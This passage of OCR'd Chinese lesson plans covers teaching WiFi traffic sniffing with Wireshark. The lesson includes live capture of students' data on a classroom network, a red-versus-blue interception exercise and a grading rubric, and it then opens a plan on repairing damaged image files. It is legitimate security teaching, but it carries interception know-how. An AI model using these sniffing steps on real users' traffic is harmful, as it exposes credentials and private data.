
wireshark 是捕获机器上的某一块网卡的网络包，当你的机器上有多块网卡的时候，你需要选择一个网卡。


2）开始抓包

点击 Caputre->Interfaces...出现下面对话框，选择正确的网卡。然后点击"Start"按钮,开始抓包。

引导任务实施的步骤

教学流程



教学过程-课前启化				
教学环节	教学内容	教师活动	学生活动	设计意图
感新知	1. 回顾HTTP、TCP/IP、FTP协议结构 2. 了解流量嗅探主流工具。 3. 了解Wireshark工具使用手册	**1.发布学习资源与测试：**在学习平台发布TCP协议、HTTP协议原理，wireshark工具使用手册。 **2.发布分析任务：**分析网络使用过程中数据传递的方式和途径，绘制原理示意图。 **3.发布调研任务：**主流嗅探工具有哪些。 **4.发布讨论任务：**使用免费wifi上网可能会对用户带来的风险。 **5.发布测试题：**通过学习通平台发布配套测试题5-3 **6.查看反馈，与学生线上互动交流：**查看学生测验结果和线上学习数据，在学习通平台与学生线上互动交流，及时调整教学策略。	**1.完成命令学习：**完成TCP、HTTP、FTP协议和工具手册学习。 **2.完成分析任务：**完成网络数据传递的流程和原理，绘制示意图并上传学习平台； **3.形成调研结果：**通过互联网搜索、新闻采集等方式调研免费wifi带来的风险，形成初步报告。 **4.完成讨论任务：**完成免费wifi风险讨论贴，发布在学习通平台上。 **5.完成测试题：**通过学习通平台完成配套测试题5-3。 **6.线上互动交流：**通过学习通平台与教师进行线上交流，反馈预习过程中遇到的问题。	**【引导学生自主学习】** 引导学生完成课前任务，为课堂教学做好充分的准备，提高课堂效率。 **【把握学情，及时调整教学策略】** 通过学习通平台，获取学情，为教学策略调整提供依据。 **【信息化手段】** 通过学习通平台发布学习任务，引导学生完成课前任务，为课堂教学做好充分的准备，提高课堂效率。
教学过程-课中内化				
教学环节	**内容**	**教师活动**	**学生活动**	**设计意图**
探现象 (15分钟)	1. 315曝光免费wifi案例  2. 案例引申-隐私泄露对生活会造成什么样的影响： （1）财产损失	**1.案例引入：**展示315曝光免费wifi陷阱的案例，引出免费wifi可能会给用户带来的隐私泄露的问题。 **2.课前任务总结：**随机抽取小组，分享课前知识基础。 **3.启迪思考：**隐私泄露后会对我们用户产生什么样的影响? **4.讨论总结：**总结学生讨论结果，引出案例 **5.实例示警：**通过银行账户被盗刷的案例，进一步说明免费wifi	**1.学习案例：**思考教师提出的问题，积极回答。 **2.认真聆听：**聆听教师的总结归纳。 **3.小组讨论：**探讨用户免费WiFi泄露隐私后可能带来的影响。 **4.小组讨论：**根据教师讲解的案例，探讨用户免费WiFi盗取用户数据可能采用的技术手段 **5.结果测评：**完成学习通问卷。	**【课程思政】** 通过免费wifi陷阱案例，引导学生树立“天下没有免费的午餐”的**反诈意识**。 通过银行卡被盗刷案例，引导学生树立**个人信息保护意识**。 **【课岗融通】** 岗位能力：掌握流量嗅探步骤、方法、流程。 **【信息化手段】** 网络攻防虚拟靶

	（2）数据外泄 （3）人身安全影响 3.免费 WiFi 环境造成银行卡盗刷案例。 4.免费wifi环境现场获取学生上网数据。	给用户带来危害的严重性。 **6.启迪思考：**引导学生探讨思考银行卡盗刷的实现技术，在学习通平台中设置题目回答。 **7.总结归纳：**可视化统计学生答案，总结常见原因。 **8.教师示教：**教师利用示例 wifi，获取学生实时传输数据。 **9.总结承启：**总结案例流程，引出流量嗅探知识点。	**6.观看演示：**仔细观看教师案例展示，思考实现方法。 **7.手脑并用：**连接指定 wifi，访问网站登录传输数据。思考数据泄露知识点。	场平台、学习通平台。 **【素质目标】** 通过现场展示 wifi 环境下获取用户数据，引导学生提升网络安全法律意识。
探原理 （20分钟）	【教学重点1突破】 1. TCP会话的过程；  2. 网卡的4种工作模式： (1)广播模式 (2)多播传送 (3)直接模式 (4)混杂模式 【教学重点2突破】 3. 流量嗅探的概念 4. 流量嗅探原理 5. 流量嗅探应用	**1.图片唤醒：**通过TCP/IP 协议栈组成图，帮助学生回顾 TCP 会话过程，数据传输方式。 **2.对比分析：**通过对比分析讲解网卡的四种工作模式。 **3.头脑风暴：**四种网卡工作模式分别适用于哪些情形? **4.总结理解：**总结不同网卡工作模式的特点，进一步介绍每种工作模式的优劣以及使用情形。 **5.类比讲解：**详细讲授嗅探的概念，类比水流、水管的工作原理，对嗅探原理进行讲解。 **6.问题引入：**流量嗅探能够用在什么地方? **7.总结梳理：**总结流量嗅探应用场景。 **8.随堂测验：**发布流量嗅探原理分析测试	**1.认真聆听：**仔细聆听会话过程以及数据传递方式，思考数据可能发生泄露的环节。 **2.头脑风暴：**思考、讨论不同网卡工作模式的使用情形。 **3.认真聆听：**认真聆听教师讲解。 **4.线上测评：**完成流量嗅探原理分析测试题。	**【信息化手段】** 通过学习通平台梳理TCP会话的流程，绘制流程图，突破**教学重点 1。** 通过动画展示水流与水管的关系及传输过程，将流量嗅探类比介绍，突破**教学重点 2。** **【课程思政】** 通过对流量嗅探正反两方面技术的介绍，引导学生合理使用科技，树立**科技报国**的意识。
探方法 （10分钟）	1. 嗅探流程梳理展示 2. 嗅探工具演示 (1)接口选择 (2)数据包捕获 (3)数据包过滤	**1.流程梳理：**教师通过总结嗅探原理，以现场绘制流程图的形式展示嗅探流程。 **2.示例讲解：**教师对嗅探工具进行演示介绍	**1.认真聆听：**聆听实现流程及工具介绍，总结嗅探工具使用流程。 **2.现场跟做：**跟随教师体验工具功能。	**【信息化手段】** 网络攻防虚拟靶场平台

	(4)数据包分析	，讲解工具的使用方法和实现效果。 **3.引导分享：**引导学生分享嗅探过程。 **4.重点讲解：**对网络过滤进行讲解。	**3.分享经验：**分享数据包分析经验。 **4.理解记录：**跟随老师的思路记录重点。	
单兵演 (15分钟)	【教学难点 突破】 WIFI 通信嗅探： 1. 教师事先连接指定 wifi，并在连接 wifi 的情况下发送大量数据。 2. 学生分组，尝试获取流量数据，分析流量数据当中的关键信息，提取信息进行可视化。	**1.发布任务：**发布任务，讲解任务要求。 **2.引导讨论：**引导学生梳理流程。 **3.个性指导：**对个性问题进行针对性指导，帮助学生解决卡壳问题。 **4.共性指导：**针对普遍性问题，集中点拨，提高课堂效率。 **5.小结：**对流量分析进行小结。	**1.明确任务：**聆听老师讲解任务，明确任务要求。 **2.小组讨论：**小组讨论任务要求，梳理任务实现流程。 **3.分工合作：**组内合理分工，完成流量的嗅探以及关键数据的截取。 **4.结果呈现：**将获取的关键数据进行呈现验证。 **5.总结记录：**理解并记录流量分析的过程。	【素质目标】 通过任务指引学生目标，引导学生独立自考、综合分析、循序渐进完成实操，完成素质目标。 【教学难点】 通过任务模块化，将流量嗅探按流程划分为阶段性任务，分别与嗅探工具提供功能对应，引导学生逐步解决，串点成线，突破**教学难点。** 【信息化手段】 网络攻防虚拟靶场平台
对抗演 (20分钟)	流量嗅探攻防对抗： 1. 红方在网站中模拟网银使用流程，采取各种手段对使用过程中的数据进行保护。 2. 蓝方对网站数据进行嗅探，定位并分析出关键数据。	**任务讲解：**指导小组进行红蓝角色分配，讲解对抗任务要求：蓝方对网络数据进行嗅探，定位并分析关键数据，红方针对蓝方嗅探过程进行防御，对数据进行保护。 **共性指导：**对红蓝双方各自任务做出指导 **个性指导：**对个性问题进行针对性指导，帮助学生解决卡壳问题。 **小组PK：**教师根据演习过程中学生的表现，通过学习通平台进行过程评价。 **总结评价：**教师根据考核平台学生成绩排名，进行战况总结和思政升华。	**角色分配：**组内讨论各自分工，进行角色分配。 **战术讨论:**红蓝双方各自研讨任务要求，制定实施方案； **协同作战:**小组内部合理分工，团结协作精准实施攻击和防御； **战略调整：**根据演习实况，及时调整作战策略。 **战果提交：**红蓝双方提交战果。 **聆听思考：**聆听老师总结分析，对实操过程问题进行反思总结。	【信息化手段】 网络攻防虚拟靶场平台 AI 开放平台

展成效 (10分钟)	1. 教师展示原始流量数据 2. 小组展示嗅探结果 3. 归纳总结嗅探的流程	1.原始流量展示：通过人工智能自然语言处理技术将原始流量信息进行可视化展示。 2.嗅探结果展示：抽取小组展示嗅探结果，分享嗅探过程。 3.引导学生互评：引导学生根据原始流量数据以及各组嗅探得到数据进行客观公正的互评。 4.归纳总结：对嗅探原理及实现过程进行归纳总结。	1.结果分享：将嗅探结果进行上传分享，总结梳理嗅探过程。 2.生生互评：根据原始流量数据以及嗅探结果，进行生生互评。	【信息化手段】 网络攻防虚拟靶场平台 学习通平台
教学过程-课后转化				
教学环节	学习内容	教师活动	学生活动	设计意图
拓能力	1.网络嗅探主流工具体验； 2.网络嗅探报告撰写。	1.发布作业：课后拓展任务5-3； 2.发布讨论：布置学习反馈任务； 3.线上指导：根据学生问题反馈进行个性化学习指导； 4.网安警官评价:网安警官通过学习通平台查看学生网络嗅探报告撰写的内容，根据GB/T 36627-2018 标准要求对撰写内容进行综合评价。	1.拓展练习：尝试完成课后拓展任务； 2.反馈问题：反馈任务完成过程中遇到的问题； 3.自我提升：根据网安警官反馈完善网络嗅探的规范要求。 4.评价教师：完成智慧校园的学生评教。	【课岗融通】 通过拓展任务，帮助学生学以致用，拓展视野，提升综合问题解决能力，在网安警官的评价中，明确岗位规范。 【信息化手段】 网络攻防虚拟靶场平台、竞技考核平台，学习通平台。
教学评价				

任务3 WIFI通信泄密溯源 考核评测表

评价维度	评价目标	评价指标	分值
知识	了解网卡的四种工作模式的原理及区别	网卡原理及工作模式测验完成情况	20
	理解TCP会话过程	TCP会话过程测验完成情况	40
	掌握网络嗅探的基本原理和流量分析的基本过程	网络嗅探原理及流量分析过程测验完成情况	40
能力	能设置 Wireshark 的搜索策略对流量包进行流量追踪	是否选择到正确网络接口	15
		是否正确完成过滤配置	15
		是否成功捕获数据包	20
	能获取数据包中关键数据信息	是否获取目标数据包	15
		是否能从数据包中分析出关键信息位置	15
		是否成功捕获关键数据明文	20
素质	网络安全意识	是否参与银行卡盗刷案例讨论	-
		是否梳理了《网络安全法》第二十七条对数据保护规定条款	-
		是否完成流量包分析获取	-

		操作规范性	实现流量嗅探的规范性	-
			完成关键数据分析的规范性	-
		职业规范性	网络嗅探报告撰写的规范性	-

教学反思

授课实效

1.素质目标达成


根据学习通平台的网安警官和项目导师评价等数据分析得出，学生在面对大量流量的获取及分析时不怕难、不怕累，冷静思考定位问题本质，逐渐抽丝剥茧，解决问题的职业能力不断提升；同时对于不安全网络的使用及防护有了一定认识，素质目标达成。

2 知识目标达成

根据学习通平台采集的测试与完成课中问题的分析与回答结果等数据分得出，学生能够理解并解释网卡的四种工作模式的原理及区别，掌握网络嗅探的基本原理和流量分析的基本过程，知识目标达成。

3.能力目标达成

根据竞技考核平台采集的小组通关情况等数据分析得出，在攻防对抗实战演练中有六个小组同学通过小组协作能设置 Wireshark 的搜索策略对复杂流量包进行流量追踪和分析，大部分学生已经能够能根据业务应用场景编写反网络嗅探方案，能力目标达成。



特色创新

1. 通过拟人化手段将设备间通信过程形象化为人与人之间的对话过程，以及将数据及数据传输类比为水与水管的关系，帮助学生理解TCP协议以及网络嗅探的知识原理，解决了教学重点。

2. 通过网络攻防虚拟靶场平台设置wifi环境，引导学生连接wifi进行上网体验，亲身感受自身产生的网络数据被嗅探以及嗅探他人数据的过程，将嗅探数据按照类型、重要性的不同颗粒化成不同的嗅探任务，帮助学生由浅至深掌握嗅探的原理以及实现流程，有效突破教学难点。


改进设想




【问题反思】

有17.4%的学生虽然能够使用工具对流量进行嗅探，分析得到大部分有效数据

	，但是在数据分析过程中对工具使用不够熟练，分析速度受到一定影响。 【改进措施】 在课后发布了常见数据分析方法介绍以及数据分析平台使用讲解视频，帮助学生进一步熟悉流程，及时开展线上线下答疑，鼓励学生温故而知新。

教案4 破损图片数据修复（2学时）


<table>
<tr><td>教学模块</td><td>模块五 公民信息数据安全保障</td><td>教学任务</td><td>任务 4 破损图片数据修复</td></tr>
<tr><td>授课班级</td><td>信安 2006 班（校警合作班）</td><td>课程类型</td><td>理实一体课</td></tr>
<tr><td>授课时间</td><td>2021.12.15</td><td>授课地点</td><td>计算机取证实训室</td></tr>
<tr><td>内容分析</td><td colspan="3">本次课为模块五-公民信息数据安全保障的第四个任务，在前三个任务熟悉数据泄漏的基础，深入探讨数据被破坏后如何进行修复的知识和技能。本次任务依托我学校与**投资有限公司联合成立的**司法鉴定所真实项目，数字取证并恢复遭病毒感染的图片的修复工作。对图片的数据恢复展开知识和技能的学习。具体内容包括：
1.创设病毒感染图片情境，分析感染图片的破损现象；
2.结合活页手册，剖析图片内部结构；
3.利用世赛 CTF 竞赛题库资源，演练修复病毒感染图片的方法。</td></tr>
<tr><td>学情分析</td><td colspan="3">【知识和技能基础】
所有同学都对数据泄漏加深了理解，明白了数据安全性除了数据保密性还包括可用性和完整性。
【认知与实践能力】
通过课前测验，所有学生都认识 PNG、JPEG 等常见格式的图片，仅有 2 人知道 PNG、JPEG 内在压缩率区别，其余学生无法说明其内在区别，主动探究能力有待提升。所有同学都能够搜索下载并使用图片查看软件查看各种格式的图片。71.4%的同学遇到过图片“打不开”等受损的情况，有 78.6%同学有修复成功的情况，动手实践能力较好。
【学习特点】
大部分同学都有当兵的梦想或者比较崇拜军人，对国防事业感兴趣，有 2 名同学准备毕业后参军。
 
</td></tr>
<tr><td rowspan="3">教学目标</td><td>知识目标</td><td>1.图片遭感染病毒后，常见损伤状况。
2.掌握 PNG、JPEG 图片格式头部、数据块、尾部组成结构；
3.掌握 PNG、JPEG 图片常见数据损害问题及修复方法。</td></tr>
<tr><td>能力目标</td><td>1.能对 PNG、JPEG 格式图片的头部各种标识位破坏的图片进行修复；</td></tr>
<tr><td>素质目标</td><td>1.通过案例现状分析和思考，提升学生面对问题理性分析、善于总结思考的能力。
2.通过老师引导学生对素材图片 1 观察的破损现状，分析原因、尝试解决，提升善用发现问题、自主分析、敢于尝试的劳动精神。
3.通过分享数据安全法律，讨论数据解密危害，树立不泄漏他人数据隐私的职业伦理和法律底线。</td></tr>
</table>

<table>
<tr><td rowspan="2">教学
重难点</td><td colspan="3">【教学重点】
1.PNG、JPEG 图片格式头部、数据块、尾部组成结构；
2.PNG、JPEG 图片常见数据损害问题及修复方法。
【解决措施】
通过 WinHex 工具修改图片标志位，剖析 PNG、JPEG 图片的内部结构，图片对比分析、讨论、总结，解决重点。</td></tr>
<tr><td colspan="3">【教学难点】
根据图片损伤错误提示信息，判断图片头部缺失那个标志位。
【解决措施】
通过国家级教学资源库：数据恢复图片资源集的大量图，教师针对三种图片进行分析、讲解、教师示教等方式，协助学生总结根据根据图片损伤错误提示信息，判断图片头部缺失标志位。</td></tr>
<tr><td>教法</td><td>情境教学法、演示法、小组讨论法</td><td>学法</td><td>自主学习法、探究学习法</td></tr>
<tr><td rowspan="2">资源与
手段</td><td colspan="2">教学资源</td><td>作用</td></tr>
<tr><td colspan="2">国家级教学资源库：数据恢复图片资源集
 
国家级级教学资源库：工具集-WinHex 编辑工具（数据安全工程师岗位工作常用工具）
 
WinHex文件编辑工具</td><td>学生实操资源</td></tr>
<tr><td colspan="2">【网络攻防虚拟靶场平台】图片数据恢复实践环境
  </td><td>提供真实场景，帮助学生贴近实战</td></tr>
</table>

【竞技考核平台】图片修复考核关卡

任务颗粒化细分，循序渐进学习，竞技考核，提高学生学习兴趣



教学流程





<table>
<tr><th colspan="5">教学过程-课前启化</th></tr>
<tr><th>教学环节</th><th>教学内容</th><th>教师活动</th><th>学生活动</th><th>设计意图</th></tr>
<tr><td>感新知</td><td>1.学习通图片损害调查问卷。</td><td>1.发布调查问卷：在学习通发布调查问卷。
2.分析调查信息：通过调查问卷情况，摸清学生对图片破损和修复了解的情况</td><td>1.做调查：根据实际情况填写调查问卷。
2.自我感知：通过调查问卷发现自己对图片的了解程度。</td><td>【把握学情，及时调整教学策略】：
通过学习通平台，获取学情，为教学策略调整提供依据。</td></tr>
<tr><th colspan="5">教学过程-课中内化</th></tr>
<tr><th>教学环节</th><th>内容</th><th>教师活动</th><th>学生活动</th><th>设计意图</th></tr>
<tr><td>探现象
(15 分钟)</td><td>1.“图片病毒感染破坏”案例：
“军事迷小王收集了很多高清的建国以来每次阅兵式的珍贵照片，见证了阅兵史上每个‘首次记忆’，由于电脑病毒导致小王的这些珍贵图片被损坏，再次搜集将浪费大量时间，请你帮助小王恢复这些照片”。
2.图片常见损伤状况：
(1)图片打不开；
(2)图片提示格式不对；
(3)图片不完整，被遮盖。
3.图片遭感染病毒：
病毒或是其他恶意程序可以入侵用户数据，将数据破坏、删除或是加密，导致数据丢失。
4.修复方法1：
图片后缀修复
素材图片 1：“新中国三周年阅兵：公安部首次参阅”
受损原因：图片后缀被更改为 txt。
修复方法：更改后缀为 jpg。
转换方法：
 
</td><td>1.案例引思：讲解“图片病毒感染破坏”案例，引导学生总结在日常学习和工作中遇到过的图片破坏的主要体现。
 

2.任务发布：在学习通平台发布“头脑风暴：图片常见损伤现状”，讨论总结图片损害的情况。
3.案例评估：引导学生通过观察案例提供的图片，分析总结图片损伤状况。
4.补充总结：补充总结病毒或其他恶意程序入侵带来的数据损伤情况。
5.引导观察：引导学生发现图的问题-“图片格式为 txt”。
6.引导提问：素材图片 1 的损伤现状是什么？思考修复的方法。
7.引导总结：引出图片查看器识别图片的方法。
修复前：</td><td>1.观看思考：听取“图片病毒感染破坏”案例，思考图片的损伤问题。
2.头脑风暴：思考问题后，把自己的想法通过学习通平台提出自己的看法。
3.观察评估：通过下载教云平台国家级资源库“图片病毒感染破坏”。查看所有图片，评估图片破坏情况。
4.汇总记录：通过前面头脑风暴和老师总结，记录知识点，图片遭感染病毒后，图片损伤状况。
5.观察思考：发现素材图片 1 损伤现状。
6.尝试修复：利用常见图片格式（PNG、JPEG）进行尝试性修复，积极回答老师问题。
7.探索总结：总结第一种修复方法，后缀修复法。

修复后：
  </td><td>【素质目标】
通过案例现状分析和思考，提升学生面对问题理性分析、善于总结思考的能力。
通过老师引导学生对素材图片 1 观察的破损现状，分析原因、尝试解决，提升善用发现问题、自主分析、大胆尝试的劳动精神
【课岗融通】
通过引入司法鉴定所实际计算机取证中数据恢复的实际案例，以案例对接岗位能力。
【素质目标】
通过老师引导学生对素材图片 1 观察的破损现状，分析原因、尝试解决，提升善用发现问题、自主分析、大胆尝试的劳动精神。</td></tr>
</table>

				
